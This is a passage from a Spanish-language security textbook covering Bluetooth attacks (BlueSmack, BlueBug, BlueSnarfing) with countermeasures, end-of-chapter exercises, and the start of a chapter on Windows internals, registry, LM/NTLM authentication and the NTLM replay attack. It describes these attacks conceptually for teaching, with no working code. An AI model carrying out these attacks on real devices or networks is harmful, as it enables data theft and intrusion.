El **BluePrinting** es una técnica de **fingerprinting** de dispositivos Bluetooth. Permite detectar datos del fabricante y modelo del dispositivo a través de su dirección MAC. Al igual que en Ethernet, la primera mitad representa al fabricante y con la segunda mitad se puede obtener el modelo.
El **BlueSmack** es un ataque de denegación de servicio que aprovecha algunas debilidades en la implementación de Bluetooth, más puntualmente en la capa **L2CAP**. Consiste en armar paquetes especialmente manipulados, que realicen un requerimiento causando que el dispositivo no responda o se reinicie, sin necesidad de establecer una conexión previa.
Un caso curioso es el **BlueJacking**, que en principio es el más inofensivo, pero a partir del cual se han sentado las bases para nuevos y más complejos ataques. Consiste en conectarse a un dispositivo Bluetooth y colocarle imágenes, mensajes o contactos al dueño del dispositivo. También es utilizado para realizar ingeniería social como complemento de otros ataques.
Por su parte, **BlueSpam** es un ataque basado en la búsqueda de dispositivos a los que luego se les enviará mensajes arbitrarios creados por el atacante. Este tipo de ataque no requiere la interacción por parte de la víctima para recibir el spam.
Tal como sucede en el estándar 802.11, la implementación de los algoritmos de

cifrado y seguridad posee varias debilidades. El ataque de **Cracking Bluetooth PIN** aprovecha las debilidades comentadas en la gestión de claves y al algoritmo de cifrado. **BlueBug** es una vulnerabilidad que fue encontrada en varios teléfonos celulares con interfaz Bluetooth. Consiste en enviar comandos al celular a través de un canal encubierto de esta tecnología, permitiendo al atacante extraer del celular la agenda telefónica y el calendario, modificar o eliminar entradas en el calendario o en los contactos telefónicos, enviar un mensaje SMS desde el celular comprometido y realizar llamadas telefónicas a los números que el atacante desee. Finalmente, **BlueSnarfing** hace uso de bluebug pero, en lugar de ejecutar comandos en el dispositivo víctima, permite extraer información de un celular en forma directa. Existen varios equipos en el mercado que son vulnerables a este ataque aunque la mayoría ya fue corregida.

A modo de comentarios finales, veremos algunas contramedidas frente a estos ataques. La primera de ellas, y casi obvia, es mantener apagado el Bluetooth si no se utiliza. Como segunda instancia, si es necesario tenerlo habilitado, utilizar el **modo oculto** que trae la mayoría de los dispositivos. Finalmente, no convienen nombres que sean representativos del dispositivo utilizado (permitiría que un potencial atacante busque vulnerabilidades para ese dispositivo en particular, por ejemplon **Nokia N800**) ni tampoco nombres que relacionen la identidad de la persona (por ejemplo **Celular de Cosme Fulanito**).

... RESUMEN

Chilexs22

En este capítulo hicimos una introducción a las redes inalámbricas, repasando conceptos asociados, estándares y dispositivos que trabajan con la tecnología WiFi. Conocimos características inherentes a este tipo de redes desde el punto de vista de la seguridad, como los tipos de autenticación y los ataques de los cuales puede ser víctima esta tecnología. Finalmente, vimos una introducción a Bluetooth, teniendo en cuenta su principio de funcionamiento y algunos ataques típicos de esta plataforma.

ACTIVIDADES

TEST DE AUTOEVALUACIÓN

1 ¿Con qué criterios se pueden clasificar las redes inalámbricas? Describa cada uno de ellos.

2 ¿Qué define el estándar IEEE 802.11?

3 Describa los distintos dispositivos utilizados en redes inalámbricas.

4 ¿Qué es el service set identifier? ¿Qué características tiene?

5 ¿Cuáles son los distintos tipos de autenticación que se implementan en redes WiFi?

6 ¿Cuáles son las debilidades del sistema de seguridad WEP?

7 ¿Qué mejoras implementa el protocolo WPA respecto a WEP? ¿Y WPA2 respecto a WPA?

8 Describa los distintos ataques a los que están expuestas las redes inalámbricas.

9 ¿Qué representan los modos de seguridad en Bluetooth? Describa sus características.

10 Describa los distintos ataques a la tecnología Bluetooth.

ACTIVIDADES PRÁCTICAS

1 Investigue en qué rango de frecuencias trabajan los principales tipos de enlaces (por ejemplo satélite, microondas, etcétera).

2 Para la auditoría de dispositivos inalámbricos, una buena práctica es tener una lista con los dispositivos más utilizados y sus usuarios y contraseñas por defecto. Investigue cuáles son estos dispositivos y sus combinaciones de usuarios y contraseñas.

3 Para comprender en profundidad cómo funcionan los nuevos sistemas de seguridad en redes inalámbricas, es necesario conocer el funcionamiento del estándar 802.1x. Investigue en detalle ese estándar.

4 Pruebe las herramientas mencionadas que implementen distintos tipos de ataque para redes WiFi y compárelas.

5 Pruebe las herramientas mencionadas que implementen los ataques vistos en el transcurso del capítulo para dispositivos Bluetooth.

Chilexs22

Capítulo 8

Seguridad en sistemas Windows

En este capítulo veremos desde las características generales de almacenamiento, estructura, formato de archivos y aspectos internos, hasta las medidas de protección y el sistema Active Directory. Además, trataremos finalmente la depuración en entornos Windows, fundamental en los análisis avanzados.

Chilexs22

Generalidades de Windows	**220**
Arquitectura interna	220
Protecciones incorporadas	**230**
Sistemas cliente	230
Sistemas servidor	234
Active Directory	235
Problemas inherentes	**241**
Windows Debugging	245
Resumen	**251**
Actividades	**252**

GENERALIDADES DE WINDOWS

La **seguridad** en Windows está directamente relacionada con su funcionamiento interno y con elementos propios de su diseño, que lo hacen susceptible de ser atacado. Al hablar de seguridad en Windows, nos estamos refiriendo a los aspectos comunes de la administración del sistema, analizados desde el punto de vista de la protección y la seguridad. Debido a eso, en este estudio nos enfocaremos en la comprensión de sus componentes constituyentes y veremos pautas de uso y configuración para los fines de la seguridad.
Los sistemas Windows han sido criticados durante años, muchas veces sin conocer los aspectos de su funcionamiento y con base en lo que se escucha o lee en fuentes sensacionalistas. Es posible conformar entornos puros o mixtos muy seguros si éstos son administrados de manera correcta, por lo que quien ataca a Windows sin verdadera conciencia, suele ser considerado en el ambiente de la seguridad como un agitador simplista y poco sofisticado. Dicho esto, comencemos con el descubrimiento de los fundamentos de la seguridad en sistemas Windows.

Arquitectura interna

En general, las aplicaciones y el sistema operativo (**SO**) están separados, por lo que el sistema se ejecuta en un modo del procesador llamado privilegiado (**kernel mode**), que puede acceder al hardware y a elementos de bajo nivel. Los programas de aplicación corren en un modo llamado no privilegiado o modo de usuario (**user mode**), que posee un número limitado de funciones. En el caso de que un programa que corre en modo usuario llame a un servicio de sistema, el procesador toma el proceso y lo cambia a modo kernel hasta que finalice, momento en el que el sistema cambia nuevamente el contexto al modo usuario y continúa. Esta tecnología es heredada del diseño de Windows NT. Los procesos del modo usuario se ejecutan en un espacio protegido de direcciones y los de sistema en un espacio especial. En **modo usuario**, hay distintos tipos de procesos básicos:

- **Procesos fijos** (system support processes): no son exactamente servicios de Windows, es decir, no están iniciados por el gestor de servicios.
- **Procesos de servicios**: contempla los servicios de Windows.
- **Aplicaciones de usuario**: admite los distintos tipos de ejecutables aceptados por el sistema (Win32, Windows 3.1, MS-DOS, POSIX u OS/2 1.2).
- **Subsistemas de entorno**: brinda a los programas el acceso a los servicios nativos a través de funciones.

Las **bibliotecas de subsistema** hacen de intermediarias entre las llamadas a servicios de sistema que realizan las aplicaciones de usuario.

En el caso del **modo kernel**, los componentes son:

- **Windows executive**: servicios fundamentales del sistema.
- **Windows kernel**: funciones de bajo nivel de procesamiento (gestión de interrupciones, planificación de threads, etcétera).
- **HAL** (Hardware Abstraction Layer): capa que separa el núcleo, los drivers y el resto de los componentes, del hardware.
- **Windowing And Graphics System**: implementa las funciones de interfase gráfica.

Procesos, hilos y planificación

En Windows, los procesos están representados por procesos ejecutivos (**EPROCESS**) conformados por bloques con atributos propios y punteros a estructuras relacionadas. Cada proceso tiene uno o más hilos de ejecución (**threads**), representados por grupos de hilos ejecutivos (**ETHREAD**). Cada bloque EPROCESS y sus estructuras relacionadas existen en el espacio de sistema, a excepción del **PEB** (Process Environment Block), que existe en el espacio del proceso ya que su información puede ser modificada por el usuario. Los pasos de creación de un proceso son:

- Abrir el archivo (.exe) que va a ser ejecutado dentro del proceso.
- Crear el objeto EPROCESS referente al proceso.
- Crear el hilo de ejecución inicial (pila, contenido y ETHREAD).
- Notificar al subsistema Win32 del nuevo proceso creado.
- Empezar la ejecución del hilo principal.
- En el contexto del nuevo proceso, completar la inicialización de memoria, la carga de DLLs y la ejecución del programa.

Windows implementa un sistema de planificación de procesos basado en la **prioridad**. Cuando un hilo es seleccionado para ejecutarse, lo hace durante un período denominado **Quantum**, cuya duración varía según factores externos. Un proceso en ejecución puede ser retirado si llega otro con mayor prioridad. Si un proceso agota su Quantum antes de finalizar, el sistema lo extrae de ejecución y lo pone a la espera. También es posible que un hilo no agote su Quantum y finalice. El kernel incluye el módulo de planificación de procesos.

Chilexs22

Gestión de memoria

En este sistema operativo, la gestión de memoria se encarga de dos funciones principales. Por un lado, la traducción (**mapeado**) de la memoria virtual a la física, de manera tal que cuando un proceso lea en su espacio de direcciones privado, pueda acceder a la dirección real correspondiente a la memoria física. Por otro lado, se ocupa de realizar el volcado a disco de ciertas zonas de memoria cuando ésta se sobrecarga. Entre sus componentes se destacan:

- **Servicios de sistema**: sirven para gestionar la memoria virtual, muchos de ellos se relacionan por medio de la API Win32 o en interfaces de módulos del núcleo.
- **Controlador**: sirve para resolver posibles excepciones o errores en la memoria.
- **Componentes en modo sistema**: como liberador de memoria, marcador de páginas modificadas, escritura de páginas marcadas a disco, etcétera.

Como los demás componentes ejecutivos, soporta **multiproceso**, permitiendo a varios hilos reservar recursos sin que interfieran entre sí. Para esto, usa mecanismos internos de sincronización que controlan el acceso a sus estructuras y emplea un algoritmo para la paginación bajo demanda a fin de saber cuándo realizar la carga. Estas páginas pueden estar reservadas, libres o en uso (se puede reservar para uso instantáneo o posterior).

Entrada/Salida

El sistema de entrada y salida está compuesto por elementos que controlan el hardware y ofrecen una interfase para que los programas lo puedan acceder. Podemos encontrar, por ejemplo, el gestor de entradas y salidas, el de **plug and play** y el de ahorro de energía. Algunos de los fines del gestor son:

- La aceleración de las E/S y el soporte de multiprocesamiento.
- La protección de recursos compartidos y el cumplimiento de requerimientos de los subsistemas.
- El ofrecimiento de servicios que faciliten la escritura de drivers.
- Ofrecer unidades que sean agregadas o quitadas dinámicamente y de manera transparente para el resto.
- Aceptar el uso de distintos sistemas de archivos.
- Soportar el ahorro de energía para el hardware y el sistema.

Sistemas de archivos

El formato de un sistema de archivos define la forma en la que se guardan los datos e impone límites en los tamaños de archivo. El primer formato del que hablaremos es **FAT** (File Allocation Table), diseñado en 1977 por Bill Gates y Marc

Chilexs22

III PROGRAMAS Y PROCESOS

Un programa y un proceso pueden parecer similares, pero no lo son. El **programa** es una secuencia estática de instrucciones, mientras que un **proceso** es un contenedor para un conjunto de recursos usados por los hilos de ejecución que necesita el programa. Los procesos pueden estar en distintos estados de funcionamiento (listo, en ejecución, bloqueado, etcétera).

McDonald, basado en una tabla de ubicaciones e incluido en **QDOS** para equipos **Intel 8086 S-100**. Tiene tendencia a la dispersión de datos cuando se borra y escribe (**fragmentación**), que con el tiempo ralentiza la lectura/escritura (puede aplicarse la desfragmentación, pero ésta debe repetirse de manera regular y consume mucho tiempo). Originalmente, el sistema sólo admitía nombres de archivo cortos, y no admite permisos en archivos. Existieron varias versiones, la primera fue FAT12. Más adelante se lo mejoró para tener soporte para la **IBM PC** con discos de 10 MB y MS-DOS 2.0, y luego en 1984 para la IBM **PC AT**, con **20 MB** de disco en MS-DOS 3.0.

Con la llegada de **FAT16** continuaron los avances. Su tamaño de particiones quedaba limitado por la cantidad de sectores por cluster (8 bits), que forzaba al uso de clusters de 32 KB con 512 bytes por sector (2 GB de límite), y apareció en MS-DOS 4.0 (1988). Luego, Windows NT llevó el máximo tamaño de cluster a 64 KB, pero aún poseía limitaciones de diseño e implementación. La solución frente a estas limitaciones fue **FAT32** (con clusters de 32 bits aunque sólo 28 se utilizaban), que permitía un tamaño máximo de partición de alrededor de 2 TB aunque por limitaciones del software del propio sistema era de 124 GB. Además, el tamaño de archivo máximo era de 4 GB y no soportaba **metadatos**, aunque algunos sistemas desarrollaron técnicas para simular el soporte.

Las particiones FAT están formadas **por conjuntos de clusters**. Un archivo corresponde a una secuencia de clusters encadenados con el siguiente a través de un **puntero** (no son necesariamente contiguos) y pueden crecer en tamaño mientras haya clusters disponibles (el espacio remanente se desperdicia si no se ocupa totalmente). Una tabla de FAT está compuesta por una lista de datos que describen los clusters, indicando la dirección del próximo, fin de archivo (si aplica), y cluster defectuoso, reservado o libre.

El directorio raíz, por su parte, es un tipo de archivo especial que ocupa una posición particular en el sistema y guarda los archivos y subdirectorios que componen cada directorio. Allí, cada elemento contiene el nombre de archivo o carpeta, extensión, atributos, fecha y hora de creación, cluster donde comienzan los datos (dirección) y tamaño. Para soportar nombres largos, se debe utilizar más de una entrada para el elemento (archivo o carpeta).

Chilexs22

{} RÁPIDO Y SUCIO

QDOS (Quick and Dirty Operating System) es un sistema operativo de 16 bits creado por Tim Paterson en 1980, que fue comprado por Bill Gates para Microsoft por 50.000 dólares, para transformarse en la base del DOS. QDOS contaba con una serie de comandos y una interfase de usuario y programación de aplicaciones similar al conocido sistema **CP/M** (Control Program/Monitor).

El otro sistema de archivos característico es **NTFS** (New Technology File System), diseñado para Windows NT con el objetivo de ser más eficiente, completo y seguro que FAT32. Está inspirado en **HPFS** de **IBM/Microsoft** usado en **OS/2** y tiene influencias del **HFS** de **Apple**. NTFS soporta compresión nativa, cifrado y cuotas a partir de Windows 2000, tiene buena tolerancia a la fragmentación, permite el uso de clusters desde 512 bytes, maneja volúmenes de hasta 2^{64} clusters (en teoría) y utiliza codificación Unicode (**UTF-16**). Por otro lado, requiere mucho espacio para sí mismo, no está soportado en versiones Windows 9x y no sirve para disquetes. Incorpora metadatos, permisos de seguridad, estructuras avanzadas de datos para mejorar el rendimiento y aprovechar el espacio, además de **ACLs** (access control lists o listas de control de acceso) y registro de transacciones (journal) que garantizan su integridad total, aunque no de cada archivo. En la práctica, el volumen máximo recomendado es 2 TB, lo que determina también el máximo tamaño de archivo. El formato es propietario y sus detalles de funcionamiento no son abiertos, aunque con ingeniería inversa se pudo conseguir soporte de lectura y escritura en otros sistemas.

El registro al desnudo

Se le llama registro al archivo con formato especial, donde se guardan las configuraciones y opciones del sistema Windows. El registro contiene información de hardware, del software, los usuarios y preferencias de un sistema y refleja las modificaciones que se le hagan. Se encuentra almacenado en diversos archivos y su ubicación depende de la versión de Windows, aunque siempre es localmente con excepción de **NTuser** (datos de usuario), que puede estar ubicado en otra máquina para permitir **perfiles móviles**. En los sistemas Windows modernos, existen varios archivos que se alojan en **\Windows\System32\Config**:

- **Sam: HKEY_LOCAL_MACHINE\SAM**
- **Security: HKEY_LOCAL_MACHINE\SECURITY**
- **Software: HKEY_LOCAL_MACHINE\SOFTWARE**
- **System: HKEY_LOCAL_MACHINE\SYSTEM**
- **Default: HKEY_USERS\DEFAULT**
- **Userdiff**

Chilexs22

III SECCIONES DE FAT

El **sector de arranque** es el primer sector de la partición, con punteros a las otras secciones del disco y a la rutina de arranque. La **región FAT** incluye dos copias de la tabla que describe, básicamente, la ubicación de los clusters ocupados. La **región del directorio raíz** tiene el índice de archivos y carpetas. La **región de datos** es el espacio de almacenamiento de los datos en sí.

En cada carpeta de usuario se encuentra **NTuser.dat**, que contiene información sobre el usuario. Para darle un aspecto más general, se habla de **%SystemRoot%** en lugar de Windows al hacer referencia a la ubicación del directorio del sistema.
El **editor de registro** es conocido como **Regedit** y consiste en un ejecutable que presenta una pantalla desde donde se despliegan distintas **claves** y **subclaves**. Las principales claves que encontramos al desplegar **Mi PC** son:

- **HKEY_LOCAL_MACHINE**: información sobre el equipo, el hardware y los controladores.
- **HKEY_CLASSES_ROOT**: información usada por varias tecnologías **OLE** (Object Linking and Embedding) y datos de asociación de archivo y clase. Incluye un valor determinado si la clave o valor correspondiente existe en **HKEY_LOCAL_MACHINE\SOFTWARE\Classes** o en **HKEY_CURRENT_USER\SOFTWARE\Classes**. Si hay una clave o un valor en ambos, aparece sólo la versión de **CURRENT_USER**.
- **HKEY_CURRENT_USER**: perfil del usuario que inició sesión (no remota) con variables de entorno, configuración de escritorio, conexiones de red, impresoras y preferencias de aplicaciones. Es un alias del subárbol **HKEY_USERS** y hace referencia a **HKEY_USERS\Id**.
- **HKEY_USERS**: datos de los perfiles de usuario activos que están cargados y del predeterminado. Incluye información que también aparece en **HKEY_CURRENT_USER**. Los usuarios con acceso remoto no tienen perfiles aquí (se cargan en sus equipos).
- **HKEY_CURRENT_CONFIG**: información sobre el perfil de hardware del equipo (drivers, resolución de pantalla, etcétera). Forma parte de **HKEY_LOCAL_MACHINE** y hace referencia a **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Hardware Profiles\Current**.

En el sector derecho del editor vemos entradas con datos, dependiendo de su tipo. A veces la clave está vacía y existe un valor por defecto. Las modificaciones son realizadas bajo dos formas de datos:

- **REG_SZ**: contienen una única cadena de caracteres finalizada por un carácter nulo.
- **REG_DWORD**: puede estar expresado en decimal o en hexadecimal, y tiene una longitud de 4 bytes.

Chilexs22

III REFERENCIAS GENERALES

Si bien en Internet abundan los recursos de Windows, la información más completa se encuentra en el propio sitio de Microsoft. Así, Technet, MSDN, los blogs y las comunidades oficiales se convierten en referencias por excelencia. Por tal razón, omitiremos enlaces a información que podemos encontrar mediante la búsqueda interna en estos sitios.




***Figura 1.** Edición de un valor **DWORD**, que suelen ser del tipo verdadero o falso (valores binarios **1** y **0**). Allí se habilita o no cada entrada, aunque un valor en cero no indica que no exista, sino que vale eso.*

Una función útil es la **exportación** de una clave en un archivo .reg (puede ser editado como texto), que al ser ejecutado permite escribir la configuración contenida en él. No es posible hacer fácilmente una copia de todo el registro ya que algunas claves están protegidas, pero en la carpeta **\Windows\repair** hay una copia realizada por el sistema.

Windows API

La **Windows API** (Windows Application Programming Interface) es una serie de funciones almacenadas en **bibliotecas dinámicas** (DLLs), que hace que un programa pueda ejecutarse bajo Windows e interactuar con éste. Dada su interrelación con el ciclo de desarrollo, los programas suelen especificar la versión de la API indicando la versión del sistema o del grupo de bibliotecas (mal llamadas librerías). Es posible dividir las **funciones API** en distintas categorías, como depuración y manejo

Chilexs22

LOS VIEJOS REGISTROS

Las primeras versiones de Windows ya contenían su información de configuraciones en un registro de sistema. En Windows 9x/ME los archivos de registro se denominan **User.dat** y **System.dat** y se encuentran en el directorio **\WINDOWS**. En el viejo Windows 3.11, se llamaba **Reg.dat** y se encontraba, también, en la carpeta **\WINDOWS**.

de errores, comunicación entre procesos, monitoreo, gestión de memoria, almacenamiento, etcétera. Para utilizarlas, Microsoft provee un **SDK** (Software Development Kit) en el que se encuentra la documentación y las herramientas requeridas. La primera versión de la API de Windows era de 16 bits (**Win16**) y actualmente se utilizan APIs de 32 bits (**Win32**) y de 64 bits (**Win64**), constituidas por funciones en lenguaje C incluidas en DLLs, en particular, en las del núcleo (las famosas **kernel32.dll**, **user32.dll** y **gdi32.dll**). La versión más avanzada es **.NET 3.0**, implementada en Windows Vista. A fin de poder escribir programas para Windows, se requiere de un **compilador** que pueda manejar DLLs, objetos **COM** y cabeceras de C (headers). Normalmente, se utiliza la familia de compiladores **Visual Studio** y **Borland**, aunque también hay entornos de licencia libre como **MinGW** y **Cygwin**.

Protocolos de autenticación

La **SAM** (Security Accounts Manager) almacena dos tipos de cifrado: **LM** (Lan Manager) y **NTLM** (NT Lan Manager). LM es muy débil por su diseño, no aprovecha bien los caracteres de las contraseñas y posee errores conceptuales. Para calcular el hash LM se rellena de ceros la contraseña hasta los 14 caracteres (en caso de ser más corta) y se parte el resultado en dos trozos de 7 bytes (se convierte todo a mayúsculas). Luego, se aplica **DES** (Data Encription Standard) a una cadena fija (**4b47532140232425**) y se concatenan. Así, si un programa ataca una clave de 10 caracteres, lo hará sobre el equivalente a una de siete y otra de tres, en tanto que otra de 14 caracteres estaría prácticamente en la misma situación que con una de 7. Para salvar esto llegó NTLM, que es sensible a mayúsculas, es más complejo, y utiliza un hash **MD4**. Está basado en una negociación por método de desafío-respuesta para la autenticación de un recurso, sin que la clave circule en texto plano. Se intercambian tres tipos de mensajes:

- **Mensaje 1**: el cliente le aclara al servidor las características de cifrado y otros parámetros para que los dos sepan lo que pueden soportar.
- **Mensaje 2**: lo devuelve el servidor al cliente a autenticar. Incluye el desafío (datos aleatorios enviados al cliente).
- **Mensaje 3**: respuestas que ha calculado el cliente, es decir, el cálculo del par clave-desafío con que se autenticará.

Chilexs22

PRIMERA HERRAMIENTA DE REPLAY ATTACK

En el año 2001, Sir Dystic (The Cult of the Dead Cow) creó la primera herramienta de replay attack contra NTLM, llamada **SmbRelay**, muy inestable y sólo disponible para NT. Las versiones de 1 y 2 no eran funcionales bajo Windows 2000, XP y 2003, pero luego Metasploit publicó un módulo que simplificaba el ataque y además se anunció el **SmbRelay3**.




***Figura 2.** Configuración de **autenticación NTLM** en un proxy para acceder a un servidor Exchange. NTLM se usa, además, en SMB (para compartir archivos), autenticación HTTP y otros protocolos.*

Ya en 2001 surgió un ataque que se aprovechaba del diseño de NTLM, basado en que garantiza la confidencialidad de contraseña a partir de un desafío, pero el cliente no puede verificar el origen ni la integridad del paquete. Un servidor SMB falso podría enviar un desafío obtenido en una conexión y utilizar el resultado para autenticarse en otra, sin conocer la clave, lo que se conoce como **replay attack**. También se habla de **reflection attack** cuando se usa el desafío del cliente para devolverlo firmado por sí mismo.

Windows NT 4.0 SP4 introdujo el protocolo **NTLMv2**, que corregía el problema de su predecesor, pero no se activaba por defecto debido a cuestiones de **retrocompatibilidad**. **Kerberos** mitigaba el problema en entornos **Active Directory**, aunque no siempre puede usarse (también se propuso la firma de SMB). Microsoft prioriza parches para vulnerabilidades explotadas activamente o con pruebas de concepto y con el tiempo surgió otro intento de solución por medio de un parche. A partir de Windows 2000 se introdujo autenticación con tarjetas inteligentes, que puede utilizarse en un dominio de tres modos: un logon interactivo que incluye el AD, Kerberos y certificados de clave pública, un **logon** remoto con certificado de clave pública con **EAP** (Extensible Authentication Protocol) y **TLS** (Transport Layer Security) para usuarios remotos con cuenta en el dominio, y una autenticación de cliente con certificado de clave pública, mapeado a una cuenta del controlador de dominio.

Registro de eventos y logs del sistema

La **auditoría** es un método útil para determinar el estado de la seguridad de un sistema. Siempre es importante saber por qué se audita, quién es el responsable de recoger y archivar el registro, quién debería tener acceso, cuánto tiempo hay que guardarlo, con qué frecuencia se debe revisar, etcétera.

Windows permite auditar sucesos de tipo **Aplicación**, **Seguridad** y **Sistema**. El primero de ellos almacena los eventos registrados, justamente por las aplicaciones, y son sus desarrolladores quienes determinan los eventos que allí se escriben. El registro de seguridad almacena eventos como intentos (válidos y no válidos) de inicio de sesión y los vinculados al uso de recursos (crear, abrir, eliminar, etcétera). Es necesario ser administrador para definir los eventos que se almacenarán. Finalmente, el registro del sistema contiene eventos guardados por componentes de Windows.

Las propiedades del registro de eventos se pueden ver en el **Visor de sucesos** (**Event Viewer**). La información que incluye cada evento es el nombre del registro, la base de datos de información auditada, el tamaño de la bitácora, la fecha de creación, modificación y acceso, el tamaño máximo del archivo de log (por defecto 512 KB) y la configuración para cuando alcance el tamaño máximo (sobrescribir o limpiar registro). Se permite guardar datos en formato .evt, .txt y .csv.




***Figura 3.** En el Visor de sucesos de Windows encontramos las categorías Aplicación, Seguridad y Sistema. La vista predeterminada nos muestra todas las entradas y nos permite aplicar filtros.*

Los **eventos** se clasifican por su tipo y contienen varios campos de información, como su encabezado y descripción, fecha y hora, usuario, equipo, número de identificación, origen, tipo y categoría. Los tipos a su vez pueden ser:

- **Información**: describe el normal funcionamiento de una función.
- **Advertencia**: no es algo significativo, pero puede indicar un problema posterior.
- **Error**: problema que podría resultar en la pérdida de datos o de funcionalidad.
- **Auditoría de aciertos**: implica la normal finalización de un evento de seguridad.
- **Auditoría de errores**: indica una tarea de seguridad que no fue bien completada.

La auditoría se gestiona en **Directiva de Seguridad Local** dentro de las **Herramientas administrativas**. Allí están las **Directivas Locales** y, dentro, **Directiva de Auditoría**.

PROTECCIONES INCORPORADAS

Los sistemas Windows se han dividido históricamente entre **estaciones de trabajo** y **servidores**. Cada sistema posee mecanismos de defensa propios que, mediante una correcta configuración a nivel administrativo, permiten protegerlos. En este caso dividiremos el análisis entre los sistemas cliente y los sistemas servidor.

Sistemas cliente

Entre los clientes Windows, los primeros en hacerse famosos fueron los pertenecientes a la serie Windows 3.x. Luego se evolucionó hacia la serie 9x, que correspondía a Windows 95, 98, 98SE y ME, todos híbridos de 16/32 bits. Más adelante, con la llegada de **Windows XP** en sus ediciones **Professional** y **Home**, Microsoft comenzó a modificar sus procesos de desarrollo de software en beneficio de la seguridad. En la actualidad, aunque aún estos sistemas se utilizan mucho, el mercado apunta al uso de los más modernos, como Windows Vista y el futuro Windows 7.

Windows XP

Esta versión incorporó, con su **Service Pack 2**, el **Centro de seguridad**, en el que se incluye un **firewall personal** (servidor de seguridad) y puede ser utilizado para buscar información sobre virus y otras amenazas.

Chilexs22

¿EMULAR O NO EMULAR?

